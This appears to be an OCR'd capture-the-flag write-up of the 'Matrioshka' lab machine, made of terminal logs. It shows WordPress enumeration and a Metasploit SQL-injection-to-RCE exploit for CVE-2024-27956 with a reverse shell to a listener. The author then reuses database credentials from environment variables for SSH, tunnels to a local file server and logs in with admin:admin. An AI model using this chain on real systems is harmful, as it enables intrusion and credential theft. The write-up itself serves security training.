



Matrioshka







-sCV




mamushka
192.168.0.38
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec PayloadsAllTheThi… GTFOBins Hash Type Identif…
mamushka
AccountLoginLogoutMembersPassword ResetRegisterSample PageUser
Search
SEARCH
A commitment to innovation and sustainability
“The question isn’t who is going to let me; it’s who is going to stop me.”
ABOUT US


view-source:http://192.168.0.38/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec PayloadsAllTheThi… GTFOBins Hash Type Identif…
<!DOCTYPE html>
<html lang="en-US">
<head>
<meta charset="UTF-8" />
<meta name="viewport" content="width=device-width, initial-scale=1" />
<meta name='robots' content='max-image-preview:large' />
<title>mamushka</title>
<link rel='dns-prefetch' href='//mamushka.hmv' />
<link rel="alternate" type="application/rss+xml" title="mamushka » Feed" href="http://mamushka.hmv/?feed=rss2" />
<link rel="alternate" type="application/rss+xml" title="mamushka » Comments Feed" href="http://mamushka.hmv/?feed=comments-rss2" />
<script>
window._wpemojiSettings = {"baseUrl":"https:\/\/s.w.org\/images\/core\/emoji\/15.0.3\/72x72\/","ext":".png","svgUrl":"https:\/\/s.w.org\/images\/core\/emoji\/15.0.3\/sv
/*! This file is auto-generated */
!function(i,n){var o,s,e;function c(e){try{var t={supportTests:e,timestamp:(new Date).valueOf()};sessionStorage.setItem(o,JSON.stringify(t))}catch(e){}}function p(e,t,n
</script>
<style id='wp-block-site-logo-inline-css'>
.wp-block-site-logo{box-sizing:border-box;line-height:0}.wp-block-site-logo a{display:inline-block;line-height:0}.wp-block-site-logo.is-default-size img{height:auto;wid
</style>
<style id='wp-block-site-title-inline-css'>
:root :where(.wp-block-site-title a){color:inherit}
</style>


┌──(root㉿kali)-[~/Work]
└─# curl http://192.168.0.38 | grep 'plugin'
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
<link rel='stylesheet' id='um_modal-css' href='http://mamushka.hmv/wp-content/plugins/ultimate-member/assets/css/um-modal.
<link rel='stylesheet' id='um_ui-css' href='http://mamushka.hmv/wp-content/plugins/ultimate-member/assets/libs/jquery-ui/j
<link rel='stylesheet' id='um_tipsy-css' href='http://mamushka.hmv/wp-content/plugins/ultimate-member/assets/libs/tipsy/ti
100 89739 0 89739 0 0 423k 0 --:--:-- --:--:-- --:--:-- 425k
<link rel='stylesheet' id='um_raty-css' href='http://mamushka.hmv/wp-content/plugins/ultimate-member/assets/libs/raty/um-r


<script src='http://mamushka.hmv/wp-content/plugins/ultimate-member/assets/js/um-account.min.js' id='um_account-js'></script>
┌──(root㉿kali)-[~/Work]
└─# searchsploit ultimate-member
Exploit Title | Path
WordPress Plugin ultimate-member 2.1.3 - Local File Inclusion | php/webapps/48065.txt
Shellcodes: No Results
┌──(root㉿kali)-[~/Work]
└─#


┌──(root㉿kali)-[~/Work]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u http://192.168.0.38/ -x php,txt,html


```
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 277]
/index.php            (Status: 301) [Size: 0] [--> http://192.168.0.38/]
/wp-content           (Status: 301) [Size: 317] [--> http://192.168.0.38/wp-content/]
/wp-login.php         (Status: 200) [Size: 3931]
/license.txt          (Status: 200) [Size: 19915]
/wp-includes          (Status: 301) [Size: 318] [--> http://192.168.0.38/wp-includes/]
/readme.html          (Status: 200) [Size: 7409]
/wp-trackback.php     (Status: 200) [Size: 135]
```


```
┌──(root㉿kali)-[~]
└─# nuclei -target  http://mamushka.hmv

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.4.2

                projectdiscovery.io

[INF] Current nuclei version: v3.4.2 (latest)
[INF] Current nuclei-templates version: v10.1.7 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 64
[INF] Templates loaded for current scan: 7880
[INF] Executing 7687 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 193 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 1718 (Reduced 1615 Requests)
[INF] Using Interactsh Server: oast.site
[CVE-2024-27956] [http] [critical] http://mamushka.hmv/wp-content/plugins/wp-automatic/inc/csv.php

┌──(root㉿kali)-[~]
└─#
```

```
msf6 > search wordpress automatic

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/windows/fileformat/adobe_flashplayer_button   2010-10-28       normal     No     Adobe Flash Player "Button" Remote Code Execution
   1   exploit/windows/browser/adobe_flashplayer_newfunction 2010-06-04       normal     No     Adobe Flash Player "newfunction" Invalid Pointer Use
   2   exploit/windows/fileformat/adobe_flashplayer_newfunction 2010-06-04    normal     No     Adobe Flash Player "newfunction" Invalid Pointer Use
   3   exploit/freebsd/local/rtld_execl_priv_esc             2009-11-30       excellent  Yes    FreeBSD rtld execl() Privilege Escalation
   4   exploit/unix/webapp/php_xmlrpc_eval                   2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution
   5   exploit/unix/http/pihole_dhcp_mac_exec                2020-03-28       good       Yes    Pi-Hole DHCP MAC OS Command Execution
   6   exploit/multi/http/wp_bricks_builder_rce              2024-02-19       excellent  Yes    Unauthenticated RCE in Bricks Builder Theme
   7     \_ target: Automatic                                .                .          .      .
   8     \_ target: PHP In-Memory                            .                .          .      .
   9     \_ target: Unix In-Memory                           .                .          .      .
   10    \_ target: Windows In-Memory                        .                .          .      .
   11  exploit/unix/webapp/wp_advanced_custom_fields_exec    2012-11-14       excellent  Yes    WordPress Plugin Advanced Custom Fields Remote File Inclu
sion
   12  auxiliary/admin/http/wp_automatic_plugin_privesc      2021-09-06       normal     Yes    WordPress Plugin Automatic Config Change to RCE
   13  exploit/unix/webapp/wp_google_document_embedder_exec  2013-01-03       normal     Yes    WordPress Plugin Google Document Embedder Arbitrary File
Disclosure
   14  exploit/multi/http/wp_royal_elementor_addons_rce      2023-11-23       excellent  Yes    WordPress Royal Elementor Addons RCE
   15  exploit/unix/webapp/wp_total_cache_exec               2013-04-17       excellent  Yes    WordPress W3 Total Cache PHP Code Execution
   16  exploit/unix/webapp/wp_lastpost_exec                  2005-08-09       excellent  No     WordPress cache_lastpostdate Arbitrary Code Execution
   17  exploit/multi/http/wp_automatic_sqli_to_rce           2024-03-13       excellent  Yes    WordPress wp-automatic Plugin SQLi Admin Creation
   18    \_ target: PHP In-Memory                            .                .          .      .
   19    \_ target: Unix/Linux Command Shell                 .                .          .      .
   20    \_ target: Windows Command Shell                    .                .          .      .
   21  exploit/multi/http/wp_dnd_mul_file_rce                2020-05-11       excellent  Yes    Wordpress Drag and Drop Multi File Uploader RCE
   22  exploit/multi/http/wp_catch_themes_demo_import        2021-10-21       normal     Yes    Wordpress Plugin Catch Themes Demo Import RCE
   23  exploit/multi/http/wp_popular_posts_rce               2021-06-11       normal     Yes    Wordpress Popular Posts Authenticated RCE
   24  auxiliary/scanner/http/wordpress_multicall_creds      .                normal     No     Wordpress XML-RPC system.multicall Credential Collector
```

```
msf6 exploit(multi/http/wp_automatic_sqli_to_rce) > options

Module options (exploit/multi/http/wp_automatic_sqli_to_rce):

   Name       Current Setting        Required  Description
   ----       ---------------        --------  -----------
   EMAIL      rossana@nolan.example  no        Email for the new user
   PASSWORD   FMnVtJd71dCf           no        Password for the new user
   Proxies                           no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                            yes       The target host(s), see https://docs.metasploit.com/docs/using-met
   RPORT      80                     yes       The target port (TCP)
   SSL        false                  no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                      yes       The base path to the wordpress application
   USERNAME   sammy.satterfield      no        Username to create
   VHOST                             no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.36     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PHP In-Memory
```

```
msf6 exploit(multi/http/wp_automatic_sqli_to_rce) > run
[*] Started reverse TCP handler on 192.168.0.36:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Attempting SQLi test to verify vulnerability...
[+] The target is vulnerable. Target is vulnerable to SQLi!
[-] Exploit aborted due to failure: unexpected-reply: Failed to log in to WordPress admin.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/wp_automatic_sqli_to_rce) > set AutoCheck false
```








```
┌──(root㉿kali)-[/home/guel/Resources]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.38] 60180
Linux 3ed5ddfe0e0c 6.1.0-23-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.99-1 (2024-07-15) x86_64 GNU/Linux
 21:42:23 up  2:02,  0 user,  load average: 0.01, 0.08, 0.13
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@3ed5ddfe0e0c:/$ export TERM=xterm
export TERM=xterm
www-data@3ed5ddfe0e0c:/$
```


```
www-data@3ed5ddfe0e0c:/var/www/html/wp-admin$ env | grep 'Password'
www-data@3ed5ddfe0e0c:/var/www/html/wp-admin$ env | grep 'PASSWORD'
WORDPRESS_DB_PASSWORD=Fukurokuju
www-data@3ed5ddfe0e0c:/var/www/html/wp-admin$ env | grep 'WORDPRESS_DB_USER'
WORDPRESS_DB_USER=matrioska
www-data@3ed5ddfe0e0c:/var/www/html/wp-admin$
```

```
┌──(guel㉿kali)-[~]
└─$ ssh matrioska@192.168.0.38
The authenticity of host '192.168.0.38 (192.168.0.38)' can't be established.
ED25519 key fingerprint is SHA256:lVUuog2bGOZugWGvEpB7pgBuLs0sI2warKxGwgPeka4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.38' (ED25519) to the list of known hosts.
matrioska@192.168.0.38's password:
Permission denied, please try again.
matrioska@192.168.0.38's password:
```


```
┌──(guel㉿kali)-[~]
└─$ ssh matrioshka@192.168.0.38
matrioshka@192.168.0.38's password:
Linux matrioshka 6.1.0-23-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.99-1 (2024-07-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Aug 22 19:12:21 2024 from 10.0.2.8
matrioshka@matrioshka:~$ id
uid=1000(matrioshka) gid=1000(matrioshka) groups=1000(matrioshka),100(users)
matrioshka@matrioshka:~$
```


matrioshka@matrioshka: ~
matrioshka@matrioshka:~$ ss -tulun
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 0.0.0.0:68 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:9090 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:8080 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:39157 0.0.0.0:*
tcp LISTEN 0 511 *:80 *:*
tcp LISTEN 0 128 [::]:22 [::]:*
matrioshka@matrioshka:~$


2025/04/15 18:18:19 CMD: UID=33 PID=6267 | apache2 -DFOREGROUND
2025/04/15 18:18:19 CMD: UID=33 PID=6258 | apache2 -DFOREGROUND
2025/04/15 18:18:19 CMD: UID=33 PID=6257 | apache2 -DFOREGROUND
2025/04/15 18:18:19 CMD: UID=33 PID=6218 | apache2 -DFOREGROUND
2025/04/15 18:18:19 CMD: UID=33 PID=6061 | /usr/sbin/apache2 -k start
2025/04/15 18:18:19 CMD: UID=0 PID=1641 | /opt/hfs/hfs --config /opt/hfs/config.yaml
2025/04/15 18:18:19 CMD: UID=0 PID=1619 | /usr/bin/containerd-shim-runc-v2 -namespace moby -id 985186b7c34928adc8ac82669d474436cd23860ba095f03cbcd82456
6a011302 -address /run/containerd/containerd.sock
2025/04/15 18:18:19 CMD: UID=0 PID=1607 | /usr/sbin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 9090 -container-ip 172.19.0.2 -container-port
80
2025/04/15 18:18:19 CMD: UID=0 PID=1006 | apache2 -DFOREGROUND
2025/04/15 18:18:19 CMD: UID=999 PID=997 | mysqld
2025/04/15 18:18:19 CMD: UID=0 PID=942 | /usr/bin/containerd-shim-runc-v2 -namespace moby -id 8485358c3c48bd593eab7ef57375c47d5204924bc33c168958812970
08ec5f2e -address /run/containerd/containerd.sock
2025/04/15 18:18:19 CMD: UID=0 PID=940 | /usr/bin/containerd-shim-runc-v2 -namespace moby -id 3ed5ddfe0e0c6bc7a93eaa0cc9bddc480ff3e262b0621830dc65ba00
630170f6 -address /run/containerd/containerd.sock
2025/04/15 18:18:19 CMD: UID=0 PID=906 | /usr/sbin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8080 -container-ip 172.18.0.2 -container-port
80
2025/04/15 18:18:19 CMD: UID=0 PID=577 | /usr/sbin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
2025/04/15 18:18:19 CMD: UID=33 PID=520 | /usr/sbin/apache2 -k start
2025/04/15 18:18:19 CMD: UID=33 PID=518 | /usr/sbin/apache2 -k start
2025/04/15 18:18:19 CMD: UID=0 PID=517 | /usr/sbin/apache2 -k start
2025/04/15 18:18:19 CMD: UID=0 PID=433 | sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
2025/04/15 18:18:19 CMD: UID=0 PID=405 | /usr/bin/containerd
2025/04/15 18:18:19 CMD: UID=0 PID=396 | /sbin/agetty -o -p -- \u --noclear - linux
2025/04/15 18:18:19 CMD: UID=0 PID=377 |
2025/04/15 18:18:19 CMD: UID=0 PID=360 | dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf /var/lib/dhcp/dhclient.enp0s3.leases -I -df /var/lib/dhcp/
dhclient6.enp0s3.leases enp0s3
2025/04/15 18:18:19 CMD: UID=0 PID=343 | /lib/systemd/systemd-logind
2025/04/15 18:18:19 CMD: UID=100 PID=341 | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
2025/04/15 18:18:19 CMD: UID=0 PID=340 | /usr/sbin/cron -f
2025/04/15 18:18:19 CMD: UID=0 PID=332 |
2025/04/15 18:18:19 CMD: UID=0 PID=243 | /lib/systemd/systemd-udevd
2025/04/15 18:18:19 CMD: UID=0 PID=221 | /lib/systemd/systemd-journald
2025/04/15 18:18:19 CMD: UID=0 PID=181 |



┌──(guel㉿kali)-[~/Resources]
└─$ ssh -L 9000:localhost:9090 matrioshka@192.168.0.38
matrioshka@192.168.0.38's password:
Linux matrioshka 6.1.0-23-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.99-1 (2024-07-15) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Apr 15 18:27:55 2025 from 192.168.0.36
matrioshka@matrioshka:~$


admin:admin


File server
localhost:9000
